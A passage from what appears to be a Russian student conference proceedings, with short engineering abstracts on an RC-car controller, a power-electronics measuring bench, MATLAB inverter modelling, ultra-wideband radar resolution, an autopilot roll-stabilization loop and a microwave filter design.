


Рисунок 12 - Режимы работы игрового контроллера

Важной особенностью является правильное определение взаимодействия микроконтроллера с регулятором оборотов. Опытным путём было установлено, что регулятор оборотов обрабатывает импульсы (посредством широтно-импульсной модуляции) от 600 до 2000 мкс, принцип работы, которого показан на рисунке 3.




Рисунок 13 - Принцип работы регулятора оборотов

Вывод

В ходе работы был спроектирован и создан работающий прототип системы управления радиоуправляемым автомобилем со встроенной системой безопасности. Были изучены и адаптированы методы обработки сигналов [5, 6], созданы новые функции с целью модернизации и улучшения аналогичных систем управления. Реализована адаптивная система безопасности. Данная работа имеет универсальность реализации и подходит для модернизации практически любого радиоуправляемого автомобиля.

Литература:

1. Радиомодель VRX Bulldog // <http://www.rcmotors.ru/mashiny/vnedorozhnye-modeli/vnedorozhniki/model-traggi-vrx-bulldog-elektro-beskollektornaya-sistema-apparatura-2-4ghz-gotovyy-komplekt-rec-0019-01/>
2. PS2X Library // <http://www.billporter.info/2011/03/27/arduino-playstation-2-controller-library-troubleshooting-guide/>
3. Arduino // <https://www.arduino.cc/>
4. http://avrproject.ru/publ/kak_podkljuchit/radiomoduli_nrf24l01/2-1-0-92
5. ngvar Strid & Karl Walentin (2009), "[«Block Kalman Filtering for Large-Scale DSGE Models»](#)", Computational Economics (Springer) . — Т. 33 (3): 277–304
6. Грешилов А. А., Стакун В. А., Стакун А. А. Математические методы построения прогнозов. — М.: Радио и связь, 1997.- 112 с. — ISBN 5-256-01352-1.

Лабораторный измерительный комплекс для исследования устройств силовой электроники

Днепровский И.А.

Научный руководитель: Иванов Ю.И., НОЦ ИСУ кафедра САУ

Силовая электроника является ключевой технологией XXI века. За последние годы предыдущего столетия с появлением и развитием полностью управляемых приборов значительно расширились области применения

силовой электроники, охватывающей в настоящее время практически все сферы жизнедеятельности человека: топливно-энергетический комплекс, промышленность, транспорт, связь, авиацию, космос, военную технику, быт[1].

В мире предпринимаются усилия по внедрению инновационных решений и технологий, позволяющих изучить электросети и силовую электронику. Повсеместно происходит модернизация бытовой техники в сторону её экономичности. В области экономии электроэнергии появился ряд специальных приборов для мониторинга потребляемых ресурсов. Но для того, чтобы создавать более энергоёмкие приборы, также следует изучить основные параметры силовой электроники.

Из этого следует, что разрабатываемый *лабораторный измерительный комплекс для изучения силовой электроники* должен обеспечивать измерение и отображение следующих параметров:

- напряжение в сети;
- текущее потребление тока;
- максимально зафиксированный ток;
- текущее потребление мощности;
- максимально зафиксированная мощность;
- ток перегрузки;
- частота тока сети;
- коэффициент мощности.

В данный момент на рынке существует масса разнообразных устройств данного типа, но далеко не все эти приборы сконструированы для считывания всех вышеперечисленных параметров силовой электроники в одном устройстве. А те, которые способны являются узкоспециализированными и недоступны для обычного студента и преподавателя.

Фирма Atmel приводит пример использования микроконтроллера AVR и описание конструкции счётчика электроэнергии на доступной элементной базе [2]. Однако для использования его в качестве измерительного прибора это устройство непригодно, т.к. показывает только потреблённую мощность на электромеханическом счётчике (подобно бытовым счётчикам электроэнергии).

Фирма Analog Devices предлагает целый спектр различных электроизмерительных микросхем (Energy-Meter IC), предназначенных для построения электросчётчиков и решения прочих электроизмерительных задач. Они сравнительно недорогие и на них есть подробная техническая документация. Также существует немало примеров их применения совместно с различными микроконтроллерами, но, к сожалению, эти микросхемы не всегда доступны.

В то же время все вышеописанные задачи решаются при помощи обычного микроконтроллера семейства AVR фирмы Atmel, изделия которой более доступны и могут быть дешевле микросхем от фирмы Analog Devices.

Проведенный сравнительный анализ элементной базы и других фирм производителей электронных компонентов показал, что по разным критериям наиболее эффективное решение измерительного лабораторного комплекса может быть реализовано на основе микроконтроллера AVR фирмы Atmel с соответствующей периферией для получения необходимой измерительной информации.

К периферийным блокам следует отнести:

- датчик напряжения;
- датчик тока;
- аналогово-цифровой преобразователь (АЦП);
- устройство ввода информации(кнопки);
- устройства вывода информации(LCD);
- преобразователь интерфейса UART-RS232;

Вычисления, производящиеся в микроконтроллере, основаны на формулах, характеризующие различные параметры сетевого напряжения, а производительности микроконтроллера достаточно для их обработки в режиме реального времени, так как период сетевого напряжения достаточно большой – 20 мсек.

Из всего вышесказанного можно сделать вывод об актуальности разработки и внедрения микропроцессорного лабораторного измерительного комплекса для исследования устройств силовой электроники.

Литература:

1. <http://eef.misis.ru/sites/default/files/lectures/1-3-3.pdf>
2. Atmel AVR465: Single-Phase Power/Energy Meter with Tamper

Моделирование режимов работы силового электрооборудования в среде matlab

Дубовицкий О.О., Данильченко В.И., Доценко В.С.

Научный руководитель: Бурьков Д.В., к.т.н., доцент кафедры ЭиМ

Рассматривается система автономный инвертор напряжения–асинхронный двигатель (АИН – АД). Выходное напряжения инвертора по форме должно быть синусоидальным.

Целью работы является исследование основных характеристик инвертора с поочередным законом управления. Для анализа формы выходного напряжения поставленной цели в работе произведено моделирование выходного напряжения инвертора.

Энергетические показатели инвертора. Энергетические показатели системы мгновенных значений фазного тока дают возможность вычислить характеристики электромагнитных процессов в системе АИН – АД.

Рассчитываем среднее значение тока на входе инвертора.

$$I_d = \frac{2}{\pi} \cdot \int_y^{\pi-y} i_\phi(t) dt, \quad (1)$$

где $i_\phi(t)$ – фазный ток.

Определив с помощью предыдущей формулы среднее значение тока на входе инвертора, находим мощность на входе инвертора

$$P_d = I_d \cdot U_d, \quad (2)$$

где I_d и U_d – ток и напряжения на входе инвертора.

Общее действующее значение напряжения определяется при $\gamma = \pi/8$

$$U = \sqrt{\frac{1}{\pi} \cdot [\pi - 2\gamma] \cdot U_d^2}, \quad (3)$$

где U_d – входное напряжение инвертора.

Коэффициенты искажения напряжения и тока

$$K_u = \frac{U_1}{U}, K_i = \frac{I_1}{I}, \quad (4,5)$$

где U_1 – действующее значение первой гармоники;

U – общее действующее значение напряжения и тока

I_1 – действующее значение первой гармоники тока;

I – общее действующее значение тока.

Определяем коэффициент формы напряжения

$$K_{fu} = \frac{U_{сн}}{U}, \quad (6)$$

где $U_{ср}$ – среднее значение напряжения; U – общее действующее значение напряжения.

Коэффициент мощности инвертора

$$x = \cos(\varphi) \cdot K_u, \quad (7)$$

Среда моделирования. MATLAB спроектирован для интерактивных или автоматических вычислений. Используя встроенные математические и графические функции и простые в использовании инструменты позволяют легко анализировать и отображать данные. Структурированный язык и программные инструменты позволяют сохранить результат интерактивных исследований, разрабатывать собственные алгоритмы и приложения.

Среда моделирования MATLAB является одной из лучших сред для моделирования силовых устройств, позволяет осуществить моделирование системы автономного инвертор напряжения–асинхронного двигателя АИН – АД.

Исследование с мостовым однофазным инвертором с поочередным законом управления. Исследования мостового однофазного инвертора с

поочередным законом управления проводятся с помощью модели на рис.1. Эта модель содержит мостовой однофазный инвертор (Universal bridge), схему управления инвертором, реализующую синусоидальную ШИМ с несущей частотой 500 Гц. (Control System), блок задания сигнала управления (модулирующего сигнала частоты 10Гц (Signal Generator)), источник питания инвертора ($U=300\text{В}$), активно-индуктивную нагрузку инвертора $R=5\text{ Ом}$ [1].




Рис. 1. Исследование инвертора: а – трехфазный инвертор с синусоидальной ШИМ, б – модель трехфазного инвертора.




Рис. 2. Внешняя (нагрузочная) характеристика инвертора.

Исследования автономного управляемого трехфазного инвертора проводятся с помощью модели на рис. 2.




Рис. 3. Осциллограмма напряжения и тока нагрузки инвертора

Вывод: Анализ основных характеристик инвертора, с поочередным законом управления, показал, что выходное напряжение инвертора, по форме близко совпадает с синусоидальным.

Литература:

1. Дьяконов В.П. Matlab 6.5 SP1/7 + Simulink 5/6: основы применения. - М.: Солон-Пресс, 2005. - 798 с.
2. Герман-Галкин С. Г. Matlab&Simulink: – СПб.: Корона-Век, 2008. - 367 с.

Перспективные сверхширокополосные РЛС

Евтушенко Д.О.

Научные руководители: Лобач В.Т., к.т.н., доцент кафедры радиотехнических и телекоммуникационных систем; Потупак М.В., к.т.н., доцент кафедры радиотехнических и телекоммуникационных систем

Среди класса основных задач, решаемых в радиолокационных системах (РЛС) при наблюдении целей, таких как обнаружение, разрешение, измерение и классификация [1], большое значение имеет задача разрешения. Для физически реализуемых систем разрешающая способность всегда

конечна. Последнее определяется технологическими и техническими ограничениями и, кроме того, физическими процессами, протекающими в этих системах. Например, в пространственной области – это дифракционные явления, являющиеся следствием конечной ширины апертуры антенны, во временной – конечная ширина полосы пропускания системы, в частотной – конечное время наблюдения того или иного физического процесса.

Разрешающая способность РЛС характеризует возможность раздельного наблюдения целей, которые отличаются либо значением одной из координат, либо скоростью движения.

Разрешающая способность по дальности – минимальное расстояние между двумя целями с одинаковыми угловыми координатами и радиальными скоростями, при котором цели наблюдаются раздельно. В случае если расстояние между целями станет меньше, то РЛС будет воспринимать их как одну цель.

Разрешающая способность по угловой координате - минимальный угол между направлениями на две цели, имеющими одинаковые дальности и радиальные скорости движения, при котором возможно раздельное наблюдение целей.

Разрешающая способность по скорости - минимальная разность радиальных скоростей двух целей, наблюдаемых РЛС раздельно, при условии равенства их угловых координат и дальностей.

В данной работе рассмотрены методы получения сверхвысокой разрешающей способности по дальности.

Сверхвысокая разрешающая способность по дальности позволяет получить так называемый радиолокационный дальностный портрет, т.е. одномерное изображение цели, измеренное вдоль линии визирования (по дальности) между РЛС и целью [2]. Дальностный портрет цели является основой для решения задачи разрешения и последующей классификации цели.

Рассмотрим некоторые из методов получения сверхвысокой разрешающей способности по дальности.

Традиционным методом повышения разрешающей способности по дальности является уменьшение длительности зондирующего импульса. В этом случае длительность сигнала находится в пределах от 1 до 10 нс. К основным недостаткам такого подхода можно отнести малую доступность мощных генераторов коротких импульсов и необходимость использования сверхбыстродействующих АЦП. Также увеличение разрешающей способности по дальности данным методом ведет к уменьшению дальности действия РЛС [3-7].

Другим способом достижения сверхвысокого разрешения по дальности - использование РЛС непрерывного излучения с частотной

модуляцией. В этом случае высокая разрешающая способность достигается за счет девиации частоты модуляции. Как правило, используется линейный закон нарастания/спадания частоты модуляции с длительностью развертки 1-100 мс [8]. Преимуществами такого способа являются низкая мощность излучения и возможность использования низкоскоростных АЦП. Основным недостатком такого подхода - необходимость обеспечения высокой развязки приемной и передающей антенн, что труднореализуемо, в случае если необходимы высокие мощности излучения.

В настоящее время, использование пачек радиоимпульсов со ступенчатым изменением частоты заполнения является наиболее перспективным методом повышения разрешающей способности по дальности. Закон изменения частоты от импульса к импульсу выбирают, в большинстве случаев, линейным. Такой метод дает хорошие результаты при скоростях движения цели не более 100 м/с [9]. Достоинствами данного метода являются хорошая развязка приемного и передающего трактов, относительно простая реализация. Недостатком формирования профиля высокого пространственного разрешения с помощью сигнала со ступенчатым изменением частоты является большое время анализа, что вследствие высокой разрешающей способности приводит к размыванию отклика цели за счет ее миграции по элементам разрешения.

Устойчивый рост интереса к методам и средствам достижения высокого разрешения по дальности, свидетельствует об актуальности темы.

В настоящее время проводится подготовка математических моделей вышеописанных способов получения сверхвысокой разрешающей способности по дальности для их реализации в среде моделирования Lab View.

Литература:

1. Радиоэлектронные системы: Основы построения и теория. Справочник. Изд. 2-е./ Под ред. Я. Д. Ширмана. М., Радиотехника, 2007. 512 с.
2. Справочник по радиолокации / Под ред. М.И. Сколника. Пер. с англ. под общей ред. В.С. Вербы. В 2 книгах. Книга 2 М: Техносфера, 2014. - 680 с.
3. Скосырев В. Н. Повышение информативности радиолокационных систем на основе технологий сверхширокополосных сигналов //ЖУРНАЛ РАДИОЭЛЕКТРОНИКИ. – 2012. – №. 7. – С. 8.
4. Доржиев Б.Ч., Очиров О.Н., Базаров А.В., Дарижапов Д.Д. Экспериментальные результаты короткоимпульсной локации лесных сред // Журнал радиоэлектроники. 2010. № 10. С.486–500.
5. Advances in Vehicular Networking Technologies / Edited by M. Almeida. // InTech. 2011.
6. Klotz M., Rohling H. 24 GHz radar sensors for automotive applications //Microwaves, Radar and Wireless Communications. 2000. MIKON-2000. 13th International Conference on. – IEEE, 2000. – Т. 1. – С. 359-362.

7. Smith G. E., Ahmad F., Amin M. G. Micro-Doppler processing for ultra-wideband radar data //SPIE Defense, Security, and Sensing. – International Society for Optics and Photonics, 2012. – С. 83610L-83610L-10.
8. Ali F., Vossiek M. Detection of weak moving targets based on 2-D range-Doppler FMCW radar Fourier processing //German Microwave Conference, 2010. – IEEE, 2010. – С. 214-217.
9. Liu Y. et al. Motion compensation of moving targets for high range resolution stepped-frequency radar //sensors. – 2008. – Т. 8. – №. 5. – С. 3429-3437.

Звено автопилот-снаряд плоскокрылого летательного аппарата

Жаворонкова А.Е.

Научный руководитель: Геложё Ю.А., к.т.н., доцент кафедры РТС

В работе рассматривается телеуправление направлением полета летательным аппаратом (ЛА) осуществляемое, на сравнительно большие дистанции, при сравнительно малых скоростях целей. Стабилизация высоты полета осуществляется автономным каналом. ЛА построен по самолетной компоновочной схеме, при этом разворот выполняется за счет накренивания.

Для управления ЛА требуется создать звено автопилот-снаряд, обеспечивающее стабилизацию нулевого крена и формирование заданного, обеспечивающего разворот с заданной перегрузкой, в условиях длительного воздействия бокового ветра, приводящего к изменению угла крена γ со скоростью $4^\circ/\text{с}$.

Для управления ЛА по крену, обычно используют звено автопилот-снаряд (АП-С) с астатизмом первого порядка [1]. Недостатком такого звена является наличие установившейся ошибки по крену, вызывающей, как показало моделирование, дополнительный снос ЛА равный 750м, на дистанции 30км.

В данной работе рассмотрено звено АП-С с астатизмом второго порядка, обеспечивающее стабилизацию нулевого крена, в рассматриваемых условиях.

Ставится задача определить передаточную функцию звена АП-С $W_{\text{АП-С}}(p) = ?$, обеспечивающее установившуюся ошибку по крену равную нулю $m_{\text{уст}}(\gamma(t)) = 0$.

Синтез автопилота выполнен модальным методом [2], при этом передаточная функция имеет вид:

$$W_0(p) = \frac{2d\Omega_0 p + \Omega_0^2}{p^2 + 2d\Omega_0 p + \Omega_0^2}.$$

Этой передаточной функции, соответствует ПИД-регулятор, передаточная функция которого имеет вид:

$$W_{\text{пид}}(p) = \frac{\Omega_0(T_T\Omega_0 + 2d)}{K_T} + \frac{\Omega_0^2}{K_T p} + \frac{2dT_T\Omega_0}{K_T} p.$$

Регулятор реализован в цифровом вычислительном устройстве, при этом применен дифференциатор Эйлера и интегратор по методу прямоугольников.

В результате синтеза системы и моделирования определено, что установившейся угол крен равен нулю, дополнительный снос ЛА составляет всего 3м, при прохождении дистанции равной 30км, как показано на рисунке 1.




Рисунок 1 – Снос ЛА от заданного курса, при работе звена АП-Сс астатизмом второго порядка

В результате применения более сложного регулятора удалось уменьшить, дополнительный снос с 750м до 3м.

Вывод: таким образом, создана специальная платформа, использующая чувствительные и исполнительные устройства звена АП-С и усложнённую вычислительную часть автопилота, формирующая среднее значение нулевого угол крена и существенно уменьшающее снос ЛА.

Литература:

1. Радиосистемы управления: учебник для вузов; под редакцией В.А. Вейцеля. – М.: Дрофа, 2005. – 416с.
2. Новые технологии и проблемы технических наук/Сборник научных трудов по итогам международной научно-практической конференции. – Дуальное управление процессами по системе ФАПЧ: Геложё Ю.А., Жаворонкова А.Е. – Красноярск: ИЦРОН, 2014, 156с.
3. Расчет и проектирование дискретных систем управления: Л.Т. Кузин. – М.: МАШГИЗ, 1962.

Разработка фильтра I-диапазона

Д.И. Иваненко

Научный руководитель: А.В. Демьяненко, к.т.н., доцент кафедры АиРПУ

В настоящей работе рассмотрен фильтр I диапазона со следующими техническими характеристиками: центральная частота – 1275 МГц, полоса пропускания – 50 МГц, ослабление при отстройке на 100 МГц не менее 13дБ, КСВ фильтра в рабочей полосе частот – не более 1,6, потери – не более 5дБ.

В диапазоне СВЧ фильтры выполняют из элементов с распределенными параметрами. Выберем фильтр на встречно-гребенчатой структуре. Проведя расчет, получаем фильтр, представленный на рис. 1.




Рис. 1 Вид фильтра

Моделирование фильтра было выполнено в программе HFSS. В результате моделирования были получены графики зависимостей S параметров и КСВ фильтра. Расчет был проведен в частотном диапазоне 1100-1400 МГц.




Рис. 2 S параметры фильтра

